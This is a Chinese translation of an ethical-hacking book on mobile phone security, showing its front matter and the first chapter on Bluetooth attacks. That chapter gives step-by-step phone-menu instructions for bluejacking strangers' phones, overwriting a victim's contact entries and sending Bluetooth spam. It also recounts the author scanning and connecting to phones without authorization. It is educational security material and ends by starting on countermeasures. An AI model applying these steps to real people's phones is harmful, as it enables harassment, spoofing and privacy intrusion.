SINOED GROUP
Fadia道德黑客丛书

ANKIT FADIA 著
孟庆华 译

HACKING MOBILE PHONES

手机黑客攻防

电子科技大学出版社

Book Design 书装

Fadia道德黑客丛书：

良性入侵——道德黑客非官方指导

网络安全：一个道德黑客的视角

公司安全——道德黑客攻防指导

手机黑客攻防

E-mail 黑客攻防

Windows 黑客攻防

Google黑客攻防

入侵警报

加密/解密

Linux使用诀窍与技巧

计算机使用剖析

操作系统黑客攻防

小天才：Ankit Fadia之路

海外大学访问权限破解

兴韦-法迪亚网络与信息安全中心（中国）
www.e-hacker.info

ISBN 978-7-81114-652-3
9 787811 146523 >

定价：38.00元

手机黑客攻防

法迪亚　著

孟庆华　译

电子科技大学出版社

图书在版编目（CIP）数据

手机黑客攻防/（印）法迪亚著；孟庆华译. —成都：
电子科技大学出版社，2007.10

ISBN 978-7-81114-652-3

Ⅰ.手… Ⅱ.①法…②孟 … Ⅲ.移动通信—携带电话机—
安全技术 Ⅳ.TN929.53

中国版本图书馆 CIP 数据核字（2007）第 153981 号

手机黑客攻防

法迪亚 著

孟庆华 译

出　　版：电子科技大学出版社（成都市一环路东一段 159 号电子信息产业大厦　邮编：610051）

策划编辑：郭　庆

责任编辑：郭　庆

主　　页：www.uestcp.com.cn

电子邮箱：uestcp@uestcp.com.cn

发　　行：新华书店经销

印　　刷：成都市海翔印务有限公司

成品尺寸：185mm×260mm　印张 15　字数 365 千字

版　　次：2007 年 10 月第一版

印　　次：2007 年 10 月第一次印刷

书　　号：ISBN 978-7-81114-652-3

定　　价：38.00 元

前　言

随着计算机与互联网的迅速普及，人类对计算机的依赖达到了前所未有的程度，计算机的安全直接关系到国家、企业、个人乃至人类社会的生存和发展。而对计算机与互联网构成的威胁最严重的，正是防不胜防的网络黑客。纵观当今的互联网业界，病毒木马泛滥、黑客攻击猖獗，各种病毒变体花样百出，恶意攻击手段层出不穷。如何防黑、反黑、制黑，已成为所有互联网用户共同面对的巨大挑战。

上海兴韦教育集团及旗下的上海托普信息技术学院，利用自身的产业背景和专业优势，首度全面引进了国际互联网界资深反恐反黑精英、少年成名的网络安全大师 ANKIT FADIA 的系列专著——“法迪亚道德黑客丛书”。力图从黑客攻防两个角度，将国际最前沿的网络安全技术介绍给国内读者，帮助国内网络用户知黑、防黑、反黑，共同营造和维护健康、安全的互联网世界。

手机黑客攻击是“法迪亚道德黑客丛书”涉足的最新领域，也是移动通信安全天空的一块阴云。此书对手机黑客入侵方面的最新手段彻底曝光，包括各种蓝牙攻击、拒绝服务攻击、手机邮件攻击、木马蠕虫病毒攻击等；对各种防护策略也做了翔实的案例研究；最后深入讨论了现在流行手机的安全使用诀窍。此书内容新颖，视角独特，是安全人士的必备用书。

本书主要由孟庆华博士主持翻译、统稿、审校，李文丽参与了第一章、第二章的翻译，余光柱博士、陆星家博士、扬帆博士、张明艳硕士参与了后续章节的翻译。由于译者水平有限，翻译不妥或错误之处在所难免，敬请广大读者批评指正。

有关全套“法迪亚道德黑客丛书”的出版情况，敬请登录 http://www.e-hacker.info.查阅。

译　　者

兴韦—法迪亚网络与信息安全中心（中国）

上海托普信息技术学院

2007 年 9 月

Ankit Fadia 生命中的里程碑

10岁——父母在家给他配置了一台个人电脑。

12 岁——表现出对计算机的超常天赋，成为无师自通的少年黑客。

14岁——出版了第一本个人专著——An Unofficial Guide to Ethical Hacking（良性入侵——道德黑客非官方指导），轰动业界，迅即被翻译成11 种语言，在全球15个国家出版发行，并被亚洲和北美的一些著名高校选作教学用书。

16岁——9·11 事件后，成立了法迪亚道德黑客国际研究院，曾为机密情报机构破译了由本·拉登恐怖分子网络发送的加密的电子邮件。自从那时FADIA就介入了与国际安全和计算机网络有关的多个机密工程，负责处理机密情报机构的亚洲行动。

21岁——成为道德黑客的年轻领袖，出版了11 本畅销书，在25 个国家发表了超过1000 次研讨会，获得了45 个奖励。

22岁——致力于数字智能、安全咨询和培训等方面研究，规划并开发出法迪亚道德黑客培训认证体系，并在新加坡管理大学的信息系统学院、美国圣何塞州立大学得到了成功的应用。

2007年——来到中国。

目　录

第一章 蓝牙攻击

- 你手机上的敏感资料——邮件、银行信息、密码能否有效避免恶意攻击？
- 你的手机是否常收到令人厌烦的、没有安全保障的垃圾信息？
- 你发送的私人短信是否安全躲开了窥视者的眼睛？
- 你手机上储存的照片是否安全避免了在互联网和手机网上传播？

手机已经变得无所不能，手机只是通话工具的日子已经一去不返了。手机已经进化成你的相机，你的电脑，你的互联网联接，你的日历，你的通信录，你的电子邮箱，等等。换句话说，你的手机已经开始掌握极其私密的信息——对个人和企业都很宝贵的信息。这就为一种称为全新的手机破解打开了大门。

现在很多手机都具有内置蓝牙功能。蓝牙是一种无线通信标准。在 10 米的范围之内（大约 33 英尺），电子装置可以通过蓝牙互相通信。也就是说，蓝牙是一种允许蓝牙装置在一定范围内传输文件、照片、通信录和其他数据的协议。与手机相关的攻击在某种程度上涉及蓝牙通信标准。因此，对破解者和潜在的受害者双方来说，都有必要熟悉蓝牙通信标准。

蓝牙通信协议可以连接多种蓝牙设备，并不仅限于两种类似的装置之间（比如两个手机），在两个不相似的装置（如 PDA 和电脑）之间亦可建立连接。该协议还可用于与其他网络协议的连接。例如，蓝牙手机可以连接一台电脑，然后利用电脑连接上互联网。所有的蓝牙通信设置几乎都可划分为两大类：

- 主设备与主设备连接。在这种设置下，通信双方的蓝牙装置都拥有键盘，可以灵活地互相通信。例如，两部手机连接后，两个蓝牙装置都具备了输入设备。因此，这种连接方式被称为主设备与主设备连接。在这种连接方式下，你可以主动键入数据与其他蓝牙设备进行通信。
- 主设备与从设备连接。在这种设置下，设备没有输入装置。例如，手机与蓝牙耳机之间的连接可以称为主设备与从设备连接。因为手机有键盘，你可以主动控制数据的输入与耳机通信。而另一端的蓝牙设备没有输入设备，要依赖程序指示实现通信。

和其他所有协议一样，蓝牙通过预设的程序建立连接。

大部分蓝牙连接步骤如下：

1. 发现：设备扫描目标设备，希望能发现蓝牙。
2. 配对：设备交换配对码及其他信息。
3. 绑定：设备交换密钥绑定连接。

关于蓝牙连接的其他方式将在本章稍后部分的“蓝牙安全模式”一节讲到。

1.1 发现

在两种蓝牙设备互相通信之前，它们必须首先执行被称之为发现的程序。换句话说，蓝牙装置需要先找到对方。通常，一个蓝牙装置在一定范围内扫描以发现其他的蓝牙装置。只有当该蓝牙装置发现正确的目标蓝牙装置后才会开始数据传输。

攻击原理：每个蓝牙手机设备都可以有多种操作模式，如表 1-1 所示。

表 1-1

模　式	状　态
关	蓝牙被关闭。你的手机不能连接任何其他蓝牙设备，其他任何蓝牙设备也不能发现（因而连接上）你的手机
开	一旦你的手机与其他设备建立了蓝牙通信通道，手机的模式就被设定为开
可发现或全部可见	即使当前没有活动的通信通道，也可被 10 米（约 33 英尺）的范围内被任何其他蓝牙设备所发现
隐藏	你的手机不会被不明设备（不能与你的手机配对的设备）发现，只会响应能与之配对的设备

1.1.1 配对

蓝牙设备发现对方后就会进行配对。配对程序之于蓝牙正如 TCP/IP 协议之于互联网上的两台计算机一样。它允许两个蓝牙设备（两者试图建立一个通信通道）互相交换如地址、版本及配对码等重要信息。我们可以把匹配码看成一种类似密码的东西。只有配对程序成功完成之后，两个设备才能取得与对方进行通信的权利。

如果没有输入正确的配对码，设备不会接受蓝牙连接请求。要注意的是，在主设备与主设备蓝牙连接的情况下，双方用户都必须输入配对码。例如，当两部手机试图通过蓝牙连接时，双方用户都必须输入一个配对码。另一方面，在主设备与从设备连接的情况下，主设备用户必须输入配对码，而从设备则按预设程序指示自动读取配对码。例如，一部手机试图与它的耳机连接，手机就需要输入配对码，而耳机自动按预设程序指示读取配对码。

双方用户输入一致的配对码后，就会生成一个链接关键字。然后链接关键字展开了第三步即绑定。要注意的是，有些设备可能不需要配对就可以开始传输数据。也就是说，配对通常是一个可选程序用于绑定固定通信的设备。根据配对码，配对的设备更易被找到、更易识别。

1.1.2 绑定

配对码交换之后，设备自动生成一个密钥并使之共享。正是密钥使每一对蓝牙连接是独立的而且是绑定的。绑定的这种性质意味着两个设备间的连接只能用于这两个设备。其他设备不能干扰或窥视这种连接。也就是说，如果两部手机之间建立了蓝牙连接，那么在该范围内的任意第三部手机均无法窃听数据传输。这只是意味着，在任何一个时间点上从技术上说，一个蓝牙设备应该知道正与之通信的当前设备。从发现开始到绑定阶段，可以说两个蓝牙设备之间的连接建立了。

攻击原理：从底层通信原理看，验证和建立蓝牙连接的不同步骤可以描述如下：

1. 源设备向目标设备发送其地址。

2. 目标设备要求源设备应对随机挑战。源设备使用者输入配对码，计算链接关键值。源设备使用这个链接关键值计算出随机挑战的答案。

3. 目标设备计算出它发送给源设备的随机挑战的答案，源设备将答案发送给目标设备。

4. 目标设备比较它的答案和源设备发来的答案。如果两相符合，蓝牙连接就正式得到授权并启动。

1.1.3 蓝牙安全模式

不是所有的蓝牙通信通道都必须经过发现、配对和绑定三步。要注意的是蓝牙有不同的安全模式，可以在不同的时间启动。每种蓝牙设备都有三种安全模式可供选择：

- 无安全模式。在无安全模式下，蓝牙设备不会运行或跟随任何安全措施。在这种模式下，很多安全措施如验证、配对以及加密都不会使用。例如，你在通过蓝牙发送通信录时，你将忽略所有的安全措施。通常蓝牙设备遭受蓝劫攻击时就会出现这种特别的模式。本章稍后我们将讲到蓝劫。
- 服务级安全模式。启用服务级安全模式的蓝牙设备有一个中心安全经理控制服务设备和服务的使用。在试图连接的过程中，中心安全经理针对不同的申请控制和实行不同的安全程序。这种安全安排有可能使某一用户有权访问某一程序而无权访问另一程序。
- 链路级安全模式。启用链路级安全模式的蓝牙设备在建立通信通道之前就实施了授权和安全程序。这种模式会对设备的链路建立过程实行适当的验证、配对和加密程序。通常情况下，在这种安全模式下，要建立通信通道，就会执行我们之前描述的配对和绑定步骤。

毫无疑问，蓝牙是一种得到广泛支持并广泛应用的革命性的无线通信方式。不幸的是，如同大多数其他协议一样，蓝牙因其不断受到的安全威胁、存在的漏洞和脆弱性而深受其苦。

1.2 案例研究

下面这些真实的案例展示了手机安全受到攻击时可能造成的损害。

1.2.1 美国纽约

在纽约一条繁华的大街上的一个咖啡馆里，一位年轻妇女坐在桌旁，一边啜着她最喜欢的“拿铁”咖啡，一边翻看一本杂志上的最新时尚小招数。突然她的手机屏幕亮了，有一条匿名短信发进来：嗨，美女！看起来很棒。虽然她有一点警觉（而且看到没有发送号码还有点厌恶），但是她还是没有理会，只是觉得自己又做了垃圾短信的牺牲品。没过两分钟，她的手机又亮了，又进来一条匿名短信：你穿着蓝色上衣看起来真的很不错。这条非常私人的信息引起了她的注意，她直起身来。她穿着一件蓝色衬衫。她很快审视了一番坐在她周围的人群，想要找出发送者。摆弄她的手机几分钟后，又收到一条淫秽的短信之

后，年轻妇女快速收起她的东西走了出去。这种公然侵犯她的隐私的行为吓坏了她，她再也不愿踏入这个咖啡馆了。

1.2.2 中国香港

一位成功的香港企业家正在参加一个领导艺术会议。他是那种通过手机运转他的企业的人。从发送敏感的电子邮件到创建计划文件，从发送传真到召开重要的商业电话会议，他习惯于用他的手机做一切事情。他的手机也使他在参加会议时不会漏掉任何与生意相关的工作。会议结束后，这位企业家一回家就发现门下塞了一封信。拆开信以后，他发现里面有好几页他的个人信息资料：电子邮件、照片、电话号码以及其他详细资料。不仅包括敏感的、机密的商业计划，还有他在手机上做的会议记录。他意识到可能有人侵入了他的手机并窃取了手机上的所有数据。

1.2.3 新加坡

一位妇女每周日都带着孩子在新加坡勿洛的一家本地购物中心购物。一天，她的手机收到了一个名片形式的短信。按照以往的惯例，她立即储存了新名片。当她查看名片时，上面写着：哈哈！你的孩子很漂亮。很快她又收到了一条类似的短信。这次她没有储存发进来的名片，而是拒绝了它。接下来的一个小时里，这个妇女不停地收到短信，一条接一条，有些她拒绝了，有些她还是看了。

1.2.4 日本东京

一群青少年搭乘火车到最受欢迎的购物中心去。他们的这个爱好每天要持续几个小时，包括不停地按手机键。这个群体不是由一般的青少年组成的。他们是有经验的蓝劫客，喜欢用手机玩捉弄人的游戏。而且，他们不是唯一的一群骚扰者，不同的骚扰群体之间互相竞争，看谁能向没有戒心的个人发送最多的骚扰信息。

1.2.5 中国北京

我到中国北京时，做了一个蓝牙沿街扫描实验。我走进城里最繁忙的购物中心，在食品区坐下，点了一些北京的小吃。在我吃饭时，我的手提电脑就在寻找蓝牙设备，试图与那些在有效范围内的设备建立未经授权的连接。在一个小时之内，软件在有效范围内找到了令人吃惊的 3 456 部手机，其中 2 982 部设备允许未经授权的连接。而且，我的工具还记录了许多手机话筒传达的敏感数据。

1.2.6 日本大阪

为推进我之前的实验，我在日本大阪的几个战略地点重复了这一程序。结果如表 1-2 所示，相当令人吃惊。

表 1-2　日本大阪，蓝牙沿街扫描实验

地　　点	可发现比例	允许连接比例
购物中心	95%	73%
火车站	91%	34%
银行	85%	82%
咖啡店	89%	69%

实验只考虑了那些带有蓝牙功能的手机。

攻击原理：需要非常注意的是，容易被发现的手机的比例非常高。但是，能否未经授权连接上一部手机决定于它的模式和你所花费的时间。

1.2.7　马来西亚吉隆坡

在蓝牙沿街扫描实验的第三部分，我在马来西亚的吉隆坡的一些战略地点重复了上述程序，这次实验的结果同样很有意思，如表 1-3 所示。

记住，只有那些有蓝牙功能的手机才被计算在内。

表 1-3　马来西亚吉陇坡，蓝牙沿街扫描实验

地　　点	可发现比例	允许连接比例
购物中心	73%	12%
夜总会	95%	92%
写字楼	85%	73%
机场	84%	23%

1.3　蓝牙攻击的类型

对没有戒心的手机用户可以实行多种蓝牙相关的安全威胁和攻击。

- 蓝劫（蓝牙对象交换（OBEX）信息强推攻击）；
- 修改通信录；
- 蓝牙垃圾短信；
- 蓝窃（OBEX 强拉攻击）；
- 蓝牙后门；
- 蓝牙蠕虫；
- 蓝牙打印；
- 蓝牙扫描；
- 其他攻击；
- 短配对码；
- 缺省配对码；

- 随机挑战答案生成器；
- 中间人；
- 信息广播；
- 强暴攻击；
- 拒绝服务（DOS）；
- 单元密钥；
- 拟人化。

虽然大多数这些与蓝牙有关的攻击方法还比较新，但是这些方法很常用，使用范围也很广。

下面我将逐一介绍每一种类型。

1.3.1 蓝劫攻击

在拥挤的公共场所，你的手机是否曾收到过匿名短信？你是否想过那些短信从何而来而你又是如何收到的呢？答案可能是一种称为蓝劫的技术。

蓝劫就是在 10 米（约 33 英尺）的范围内从一部蓝牙手机向另一部蓝牙手机发送匿名短信的过程。不但接收者不会知道蓝劫短信的发送者，而且，蓝劫允许人们互相发送免费短信。因为蓝劫利用了手机本身的蓝牙技术（不是操作者），所以使用这种技术发送的所有信息都是免费的。人们把蓝劫描述为另外一种通信方式。

蓝劫利用了蓝牙通信协议形成阶段的一个小漏洞。在任何两个蓝牙设备互相通信之前，设备首先通过初始握手阶段交换信息。在这个阶段，初始化的蓝牙设备名字必须要在目标蓝牙设备的屏幕上显示出来。在这一步，初始化设备可以向目标设备发送一个用户确定域。这个域用于在蓝劫时发送匿名短信。这种攻击有时也被称为 OBEX 强推攻击，因为它允许攻击者强行向被害者的手机发送数据。

蓝牙对象交换(OBEX)是大多数无线设备数据交换的事实协议。这一协议超越了 TCP/IP 和蓝牙，在无线设备之间进行文件、图片、名片、日历条目以及各种其他数据的交换。蓝牙通信标准广泛采用 OBEX 通信。因为蓝劫这种攻击方式是强行向受害者的手机设备发送蓝牙短信（确切地说是名片），它有时又被称之为 OBEX 强推攻击。

蓝劫不会移动或修改被害者手机上储存的任何数据。虽然蓝劫不会对手机造成任何永久性损害，但是它会使人非常厌烦。因此，在很多情况下，蓝劫攻击只是为了“找乐”（通常是恐吓或调戏），而非恶意攻击。蓝劫的另一个限制因素是只有双方的蓝牙设备都在距对方 10 米以内，攻击者才可能被抓获。不管怎么说，为了使你更好地了解其他攻击，蓝劫是一个最佳例子。我会在书中稍后部分讲到其他攻击。

匿名免费短信

在世界上大多数城市发送匿名免费短信的方式非常流行。攻击者不仅可以使用蓝牙手机发送匿名短信，还可以使用任何其他蓝牙设备发送短信。传统上来说，每当设备之间进行短信或文件传输时，双方设备都知道对方的身分。这样受害者就非常容易找到其接收的文件或短信的来源。但是，蓝牙的出现使人很难追踪接收到的信息和文件的实际源头。受害者总是试图把其手机上显示的姓名（攻击者可以自定义姓名）与周围的每个人对上号。

只需要一部蓝牙设备，就可以很容易地在拥挤的公共场所实行这种攻击。虽然根据手机型号的不同攻击方式略有不同，但是一个典型的蓝劫攻击发生时，攻击者先要在蓝牙设备上创建新的通信录联系人。匿名短信（如：嗨，你好吗？）是写在通信录的姓名域的。然后在 10 米的范围内扫描受害者手机。这一步通常被称之为发现，用时不超过 10 秒。很快手机的屏幕上就会出现一串名单（虽然你可以更改你手机的名字，但是手机型号的名字是制造商缺省设定的）。从名单中选定受害者手机的名字后，新的通信录联系人就会发送到受害者手机上。受害者手机从以上操作信息接收提示音时就表示受害者收到了这条匿名短信。接通可以看出，发动蓝劫攻击非常简单，只需要一部蓝牙设备和一个拥挤的场所即可。一旦有人收到了一条匿名短信，受害者的手机通常会有短信提示音，同时显示以下信息：蓝牙收到联系人姓名或者是蓝牙收到名片。

很多人都会立即按“查看”键，蓝劫短信就马上显示出来。受害者还可以看到攻击者发送的联系人条目中的所有其他域（如电话号码、姓氏和电子邮箱等）。为了更清楚地说明这一点，我们介绍一下从不同的蓝牙设备上发动蓝劫攻击的步骤。

手提电脑/个人电脑

在下列情况下，可以从手提电脑发动蓝劫攻击：

1．启动电子邮件客户端程序。

如图 1-1 所示的例子用的是 Outlook Express。



图 1-1　电子邮件客户端 Outlook Express

2．点击地址框。

3．点新建，选择新联系人。

4．在姓名域键入匿名信息并保存新联系人。

5．在新联系人处点击鼠标右键。

6．发送（action），选择蓝牙。

7．从列表中选择一个设备，双击发送匿名信息。

诺基亚 6310/6310i

如图 1-2 所示是一款诺基亚 6310 的机型。

1．按选择/新联系人。

2．在第一行输入匿名信息。在电话号码域不要输入号码。

3．按确认键。

4．返回新联系人。

5．按选择/通过蓝牙。手机搜索范围内的所有蓝牙设备。

6．从列表中选择受害者手机并按确认键。

诺基亚 6600

如图 1-3 所示是一款诺基亚 6600 机型。

图 1-2　诺基亚 6310 手机



图 1-3　诺基亚 6600 手机

1．选择姓名/添加姓名。

2．在第一行输入匿名信息。在电话号码域不要输入号码。

3．按确认键。

4．返回新联系人。

5．选择详情/选择/发送名片/通过蓝牙。手机搜索范围内的所有蓝牙设备。

6．从列表中选择受害者手机并按确认键。

诺基亚 7650

如图 1-4 所示是一款诺基亚 7650 机型。

1．选择姓名/增加姓名。

2．在第一行输入匿名信息。在电话号码域不要输入号码。

3．按确认键。

4．返回新联系人。

5．按选择/发送名片/通过蓝牙。手机搜索范围内的所有蓝牙设备。

6．从列表中选择受害者手机并按确认键。

诺基亚 8910

如图 1-5 所示是一款诺基亚机型。

1．选择姓名/增加姓名

2．在第一行输入匿名信息。在电话号码域不要输入号码。



图 1-4　诺基亚 7650 手机

图 1-5　诺基亚 8910 手机

3．按确认键。

4．返回新联系人。

5．按选择/发送名片/通过蓝牙。手机搜索范围内的所有蓝牙设备。

6．从列表中选择受害者手机并按确认键。

大多数其他支持蓝牙的诺基亚机型在进行蓝劫攻击时的程序都与此类似。

索尼爱立信 T610/T630

1．选择通信录/增加联系人。

2．在姓名域按添加。

3．在第一行输入匿名信息。在电话号码域不要输入号码。

4．确认，再按保存。

5．返回新联系人。

6．选择更多/发送联系人/通过蓝牙。手机搜索范围内的所有蓝牙设备。

7．从列表中选择受害者手机并按确认键。

索尼爱立信 P900

如图 1-6 所示是一款索尼爱立信 P900 机型。

1．选择联系人/新建。

2．在姓名域按添加。

图 1-6　索尼爱立信 P900 手机

3．在第一行输入匿名信息。在电话号码域不要输入号码。

4．保存新联系人条目。

5．返回新联系人。

6．选择联系人/发送/蓝牙/完成。手机搜索范围内的所有蓝牙设备。

7．从列表中选择受害者手机并按发送键。

摩托罗拉 V500/V547/V551/V555/V600

如图 1-7 所示是一款摩托罗拉 V500 机型。



图 1-7　摩托罗拉 V500 手机

1．选择电话簿/新条目。

2．在姓名域按添加。

3．在姓名域输入匿名短信。不要在号码域输入电话号码。

4．保存新联系人条目。

5．返回新联系人，按信息按纽。

6．选择发送/蓝牙/完成。

7．从列表中选择受害者手机并按发送键。

修改通信录

蓝劫还可以通信录或联系人列表中的现存条目。如果黑客创建了一个与受害者通信录中的条目名称相同的通信录联系人并发送给受害者，就会取代受害者手机中的相应条目。也就是说，以下步骤会取代或修改受害手机用户的通信录：

1．创建一个新的通信录条目。名称与受害者手机上的通信录条目相同。如果黑客不知道具体的条目，他会使用如工作或家庭一类的普通名称。

2．发送新创建的通信录条目。受害者一接收蓝牙信息，该信息就会取代其手机上现存的条目。

大多数人太依赖手机了，对他们来说，可能很难找到原来的电话号码或原来的电子邮箱。在有些情况下，这种攻击还可以用于进行拟人化和电子欺骗攻击。

攻击原理：你是否想过当你的朋友发现你的手机时，朋友的手机上显示的是什么名字？你是否想过要改变你手机的名称？通过以下步骤你可以轻松地改变名称：

1．选择菜单键浏览蓝牙菜单/蓝牙设置。

2．选择我的手机名称，把它设为你想要的任何名字。当另一台设备发现你的手机并与之通信时，就会显示你设定的手机名称。

这些方法适用于大多数诺基亚手机。其他手机所需程序类似。

蓝牙垃圾短信

恶意的蓝劫黑客设法愚弄没有戒心的个人相信那些垃圾短信。例如，攻击者可能向没有心存怀疑的受害者发送以下信息：你已获得 ABC 大奖 10 000 美元。请联系 1-800-xxx-5671。

如果受害者真的相信这条短信而拨打了短信中提到的电话号码（很多人会这样做），这个电话一定是一个费率奇高的号码，使受害者的手机费用急速增加。这种蓝劫短信会对受害者造成恶意伤害。第三章“电子邮件攻击”将详细介绍垃圾短信。

攻击原理：蓝劫的广受欢迎催生了另一种技术的发展，就是蓝牙。蓝牙短信成为隐性聚会或令人皱眉的社交活动的中介。整个网络都在投入精力组织在世界各地举行的各种蓝牙活动。蓝劫的另一个大受欢迎的衍生物是一个叫做蓝牙聊天的即时信息客户端/服务器模式。这种蓝牙聊天系统在拥挤的地方比较常用，在那些地方大家可能都在 10 米的半径范围内。你已经看到蓝劫是如何发送匿名短信的了。这种方式可以很轻易地被改造并用于其他恶意目的——发送垃圾信息。例如，这种利用蓝牙设备进行的技术被称为蓝色群发垃圾信息。基于教育的目的创造了很多概念证明工具来展示这种攻击。一些广告商、音乐家和政党已经开始使用这种群发垃圾短信来宣传他们的产品、工作和理念，并用它来打开市场。在拥挤的地方这种攻击方式更为成功。

1.3.2 蓝劫对策

蓝劫可能是针对手机用户最简单最常见的攻击方式，因此，针对蓝劫必须有有效的对策。

1．禁用蓝牙。一个最有效的最简单的对策就是在你的手机上选择禁用蓝牙。不幸的是，这也意味着你将无法使用任何蓝牙手机配件或设备。另一个好办法是当你需要时启动蓝牙而在拥挤的地方或接收匿名短信时关闭蓝牙。

2．使用不可见/隐藏模式。调整蓝牙设置，把手机调成不可见或隐藏模式，这种对策更为实用。你可以在你的手机与任何你想要使用的蓝牙设备或配件配对之后选择好你的手机设定。在这种方式下，当攻击者（未在被允许列表中）搜索蓝牙设备时，你的手机不会出现在攻击者的名单中。同时，你还可以继续使用手机上的蓝牙功能与其他设备相连接。如果你的手机型号是诺基亚 6310/6310i/6600/7650/8910（虽然大多数其他手机制造商也是按照以下步骤），采用以下步骤可以将你的手机转到不可见/隐藏模式：

